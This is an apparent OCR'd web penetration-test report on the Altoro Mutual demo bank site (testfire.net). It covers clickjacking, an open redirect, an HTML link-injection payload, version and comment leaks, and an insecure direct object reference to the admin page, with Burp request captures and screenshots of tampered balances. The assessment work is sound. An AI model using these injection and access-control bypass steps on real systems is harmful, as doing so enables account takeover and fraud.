
ADMINISTRATION
- Edit Users

Customize Site Language

Current Language: english

You can change the language setting by choosing:

International English


https://www.google.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Gmail YouTube Maps Translate Google YouTube WhatsApp Facebook Telegram Web Gmail Other Bookmarks
تسجيل الدخول
صور Gmail
Google
بحث Google
ضربة حظ
مجزك بحث Google متوفر باللغة: English
مصر
الإعدادات الخصوصية البنود
العقد الثالث من نشاطنا في مجال المناخ: تحقق من عملنا
لمحة الإعلانات الأعمال آلية عمل "بحث Google"
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Filter URLs
All HTML CSS JS XHR Fonts Images Media WS Other Disable Cache No Throttling
Status Method Domain File Initiator Type Transferred Size
302 GET altoro.testfire.net customize.jsp?content=https://www.google.com&lang=international HTTP/1.1 document html 211.02 kB 210.84 kB
Headers Cookies Request Response Timings
Filter Headers Block Resend

- 4.7. ClickJacking

- 4.7.1- ClickJacking
  -URL : http://altoro.testfire.net/index.jsp
  - Risk : Medium
  - Confidence : High
  - Threat Classification : URL Redirector Abuse
  - Attack : Folder Name ==> attack(ClickJacking)
  - Description :The application can be embedded in malicious iframes allowing an attacker to hijack the user clicks to perform actions without the user consent

Website is vulnerable to clickjacking!

- 4.8. Link Injection

- 4.8.1- Link Injection
  - URL : http://altoro.testfire.net/index.jsp
  - Risk : Medium
  - Confidence : High
  - Threat Classification : Content Spoofing
  - Description URL Injection occurs when a hacker has created/injected new pages on an existing website. These pages often contain code that redirects users to other sites or involves the business in attacks against other sites. These injections can be made through software vulnerabilities, unsecured directories, or plug-ins
    - Attack : ?content="'><A HREF="/WF_XSRF252.html">InjectedLink</A> HTTP/1.1

AltoroMutual

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Failed due to The requested resource (/static/">InjectedLink HTTP/1.1) is not available

- 4.9. Server Leaks Version Information

- 4.9.1- Server Leaks Version Information
  - URL : http://altoro.testfire.net/index.jsp
  - Risk : Low
  - Confidence : High
  - Threat Classification : Information Leakage
  - Evidence : Server: Apache-Coyote/1.1
  - Description : The web/application server is leaking version information via the "Server" HTTP response header. Access to such information may facilitate attackers identifying other vulnerabilities your web application server is subject to

Request

Pretty Raw Hex

```
1 GET /index.jsp HTTP/1.1
2 Host: altoro.testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://altoro.testfire.net/login.jsp
8 Connection: keep-alive
9 Cookie: JSESSIONID=9FCA25B84CD07D15FFC4A21A03372E7B; AltoroAccounts=
"ODAwMDAwfkNvcnBvcmF0ZX4tNS40NTQwNDA0MDQzNTkyODZFMTl8ODAwMDAxfkNoZWNraW5nfjEuMDAzNjk5MTU0NEU4fA=="
10 Upgrade-Insecure-Requests: 1
11 DNT: 1
12 Sec-GPC: 1
13 Priority: u=0, i
14 Content-Length: 0
15
16
```

Server × 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Type: text/html;charset=ISO-8859-1
4 Date: Mon, 03 Feb 2025 01:46:14 GMT
5 Content-Length: 9401
6
7
8
9
10
11
12
13
14
15
16
17
18 <!-- BEGIN HEADER -->
19 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
20
21 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
22
23
24
25 <head>
26     <title>Altoro Mutual</title>
27   <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
28   <link href="/style.css" rel="stylesheet" type="text/css" />
29 </head>
30 <body style="margin-top:5px;">
31
32 <div id="header" style="margin-bottom:5px; width: 99%;">
33   <form id="frmSearch" method="get" action="/search.jsp">
34       <table width="100%" border="0" cellpadding="0" cellspacing="0">
35           <tr>
36               <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="
/images/logo.gif" width=283 height=80/></a></td>
37                 <td align="right" valign="top">
38                 <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold;
color: red;">Sign Off</font></a> | <a id="HyperLink3" href="
/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="
```


http://testfire.net/ × 0 highlights

Done

Event log (2) All issues

- 4.10. Information Disclosure

- 4.10.1 Information Disclosure
    - URL : http://altoro.testfire.net/login.jsp
    - Risk : Low
    - Confidence : High
    - Threat Classification : Information Leakage
    - Evidence : admin
    - Description : The response appears to contain
      suspicious comments which may help an attacker


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
1 × 2 × 3 ×
Send Cancel
Target: http://altoro.testfire.net HTTP/1
Request
Pretty Raw Hex
GET /login.jsp HTTP/1.1
Host: altoro.testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://altoro.testfire.net/index.jsp
Connection: keep-alive
Cookie: JSESSIONID=9FCA25B84CD07D15FFC4A21A03372E7B; AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX4tNS40NTQwNDA0MDQzNTkyODZFMTl8ODAwMDAxfkNoZWNraW5nfjEuMDAzNjk5MTU0NEU4fA==*"
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Priority: u=0, i
Search 0 highlights
Response
Pretty Raw Hex Render
index.jsp?content=inside_careers.htm">
Careers

Subscribe

</td>
<!-- TOC END -->
<td valign="top" colspan="3" class="bb">

<h1>
Online Banking Login
</h1>
<!-- To get the latest admin login, please contact SiteOps at 415-555-6159 -->

<form action="doLogin" method="post" name="login" id="login" onsubmit="return (confirminput(login));">
<table>
<tr>
<td>
Username:
</td>
<td>
<input type="text" id="uid" name="uid" value="" style="width: 150px;">
</td>
0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 12
Response headers 4
Inspector
Notes
Done
8,704 bytes | 218 millis
Event log (2)
All issues
Memory: 202.8MB

- 4.10.2 Information Disclosure
    - URL : http://altoro.testfire.net/index.jsp?content=inside_jobs.htm
    - Risk : Informational
    - Confidence : Low
    - Threat Classification : Information Leakage
    - Evidence : admin
    - Description : The response appears to contain suspicious comments which may help an attacker. Note: Matches made within script blocks or files are against the entire content not only comments

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services


INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Current Job Openings

We update our job database daily so that you can find the most up-to-date career opportunities within Altoro Mutual.

Group	Date Posted	Title
Administration	Oct-23-2006	Executive Assistant
Consumer Banking	Oct-19-2006	Teller
Customer Service	Oct-26-2006	Customer Service Representative
Marketing	Oct-25-2006	Loyalty Marketing Program Manager
Risk Management	Oct-17-2006	Operational Risk Manager
Sales	Oct-24-2006	Mortgage Lending Account Executive

Altoro Mutual and its affiliates recruit and hire qualified candidates without regard to race, religion, color sex, sexual orientation, age, national origin, ancestry, citizenship, veteran or disability status or any factor prohibited by law, and as such affirms in policy and practice to support and promote the concept of equal employment opportunity and affirmative action, in accordance with all applicable federal, state and municipal laws. Candidates must posses the right to work in the United States, as it is not the practice of Altoro Mutual to sponsor individuals for work visas.


view-source:http://altoro.testfire.net/index.jsp?content=inside_jobs.htm
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Gmail YouTube Maps Translate Google YouTube WhatsApp Facebook Telegram Web Other Bookmarks
<!-- Keywords:Altoro Mutual, Careers, Opportunities, Jobs, Management -->
<script>
var jobs = {
"Administration":{"ExecutiveAssistant":"jobs/20061023.htm"},
"ConsumaerBanking":{"Teller":"jobs/20061019.htm"},
"CustomerService":{"CustomerServiceRepresentative":"jobs/20061026.htm"},
"Marketing":{"LoyaltyMarketingProgramManager":"jobs/20061025.htm"},
"RiskManagement":{"OperationalRiskManager":"jobs/20061027.htm"},
"Sales":{"MortgageLendingAccountExecutive":"jobs/20061024.htm"}
};
function loadPage() {
if (document.location.hash == "#alljobs") {
document.location.hash = "";
return;
}
/* check if job parameter exists */
var job = getParameter("job");
if (job && job.length > 0) {
var sp = job.split(':');
if (sp.length == 2 && jobs[sp[1]] && jobs[sp[1]] != "") {
/* check if job exists */
if (jobs[sp[1]][sp[0]] && jobs[sp[1]][sp[0]] != "") {
document.location.href = "index.jsp?content="+jobs[sp[1]][sp[0]];
} else {
/* tell the user the job isn't open anymore */
document.write("<h2 style='color:#ff0000'>We're sorry, but it appears the position for " + sp[0] + " in group " + sp[1] + " is not open anymore</h2>");
}
}
}
}
function getParameter(name) {
var searchStr = document.location.search.substring(1);
var params = searchStr.split('&');
for (var i=0; i < params.length; i++) {
nv = params[i].split('=');
if (nv.length == 2 && nv[0] == name) {
return nv[1];
}
}
return "";
}
function sethash() {
document.location.hash = "alljobs";
}
/* set IE to go back to orig page when pressing the back command in teh next page */
if (navigator.appName == 'Microsoft Internet Explorer') {
window.onbeforeunload=sethash;
}
window.onload = loadPage;
</script>

function loadPage() {
Highlight All
Match Case
Match Diacritics
Whole Words
1 of 1 match

- 4.11. Authorization

- 4.11.1 Insecure Direct Object Reference

- URL : http://altoro.testfire.net/bank/main.jsp
- Risk : High
- Confidence : High
- Attack : convert URL ➔ http://altoro.testfire.net/admin/admin.jsp
- Threat Classification : All user information leaked
- Description : I was able to access highly sensitive information and perform administrative actions that should only be available to system administrators. Specifically, I could:
  1- View the list of usernames in the system.
  2- Add new users to the system.
  3- Modify existing user accounts.

  These actions and information should be to administrators only

AltoroMutual

Edit User Information

Add an account to an existing user

Users: Omega

Account Types: Savings

Add Account

Change user's password

Users: Omega

Password:

Confirm:

Change Password

Add an new user

First Name:

Last Name:

Username:

Password:

Confirm:

Add User

It is highly recommended that you leave the username as first initial last name.

- 4.11.2 Insecure Direct Object Reference

    - URL : http://altoro.testfire.net/bank/main.jsp
    - Risk : High
    - Confidence : High
    - Attack : convert URL ➔ http://altoro.testfire.net/admin/admin.jsp
    - Threat Classification : All user information leaked
    - Description: A vulnerability was discovered in the account history where modifying the URL parameter allows unauthorized access to another user's account details. This indicates an improper authorization check
    - Recommendation : Ensure proper authorization checks are in place for each request Validate user permissions thoroughly and use non-predictable identifiers for URLs.

altoro.testfire.net/bank/main.jsp

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | Gmail | YouTube | Maps | Translate | Google | YouTube | WhatsApp | Facebook | Telegram Web | Other Bookmarks

Sign Off | Contact Us | Feedback | Search Go

AltoroMutual

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

I WANT TO ...
- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

Hello Jane Doe

Welcome to Altoro Mutual Online.

View Account Details: 800005 Checking GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

AltoroMutual

I WANT TO ...
- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

Account History - 800005 Checking

Balance Detail		
800005 Checking	Select Account	Amount
Ending balance as of 2/7/25 10:41 PM		-$399974.00
Available balance		-$399974.00

10 Most Recent Transactions

Date	Description	Amount
2025-02-07	Withdrawal	$0.00
2025-02-07	Withdrawal	$0.00
2025-02-07	Withdrawal	-$200000.00
2025-02-07	Withdrawal	-$200000.00
2025-02-07	Deposit	$1.00
2018-06-11	Deposit	$10.00

Credits

Account	Date	Description	Amount
1001160140	12/29/2004	Paycheck	1200
1001160140	01/12/2005	Paycheck	1200
1001160140	01/29/2005	Paycheck	1200
1001160140	02/12/2005	Paycheck	1200
1001160140	03/01/2005	Paycheck	1200
1001160140	03/15/2005	Paycheck	1200

Debits

Account	Date	Description	Amount
1001160140	01/17/2005	Withdrawal	2.85
1001160140	01/25/2005	Rent	800
1001160140	01/25/2005	Electric Bill	45.25
1001160140	01/25/2005	Heating	29.99
1001160140	01/29/2005	Transfer to Savings	321
1001160140	01/29/2005	Groceries	19.6

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

Account History - 800001

Balance Detail	
800004 Savings (Select Account)	Amount
Ending balance as of 2/7/25 10:42 PM	$1000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000.00
Available balance	$1000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000.00

10 Most Recent Transactions

Date	Description	Amount
2025-02-07	Deposit	
2025-02-07	Deposit	
2025-02-07	Withdrawal	
2025-02-07	Deposit	
2025-02-07	Withdrawal	
2025-02-07	Deposit	$1000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000

Credits

Account	Date	Description	Amount
1001160140	12/29/2004	Paycheck	1200
1001160140	01/12/2005	Paycheck	1200
1001160140	01/29/2005	Paycheck	1200
1001160140	02/12/2005	Paycheck	1200
1001160140	03/01/2005	Paycheck	1200
1001160140	03/15/2005	Paycheck	1200

Debits

Account	Date	Description	Amount
1001160140	01/17/2005	Withdrawal	2.85
1001160140	01/25/2005	Rent	800
1001160140	01/25/2005	Electric Bill	45.25
1001160140	01/25/2005	Heating	29.99
1001160140	01/29/2005	Transfer to Savings	321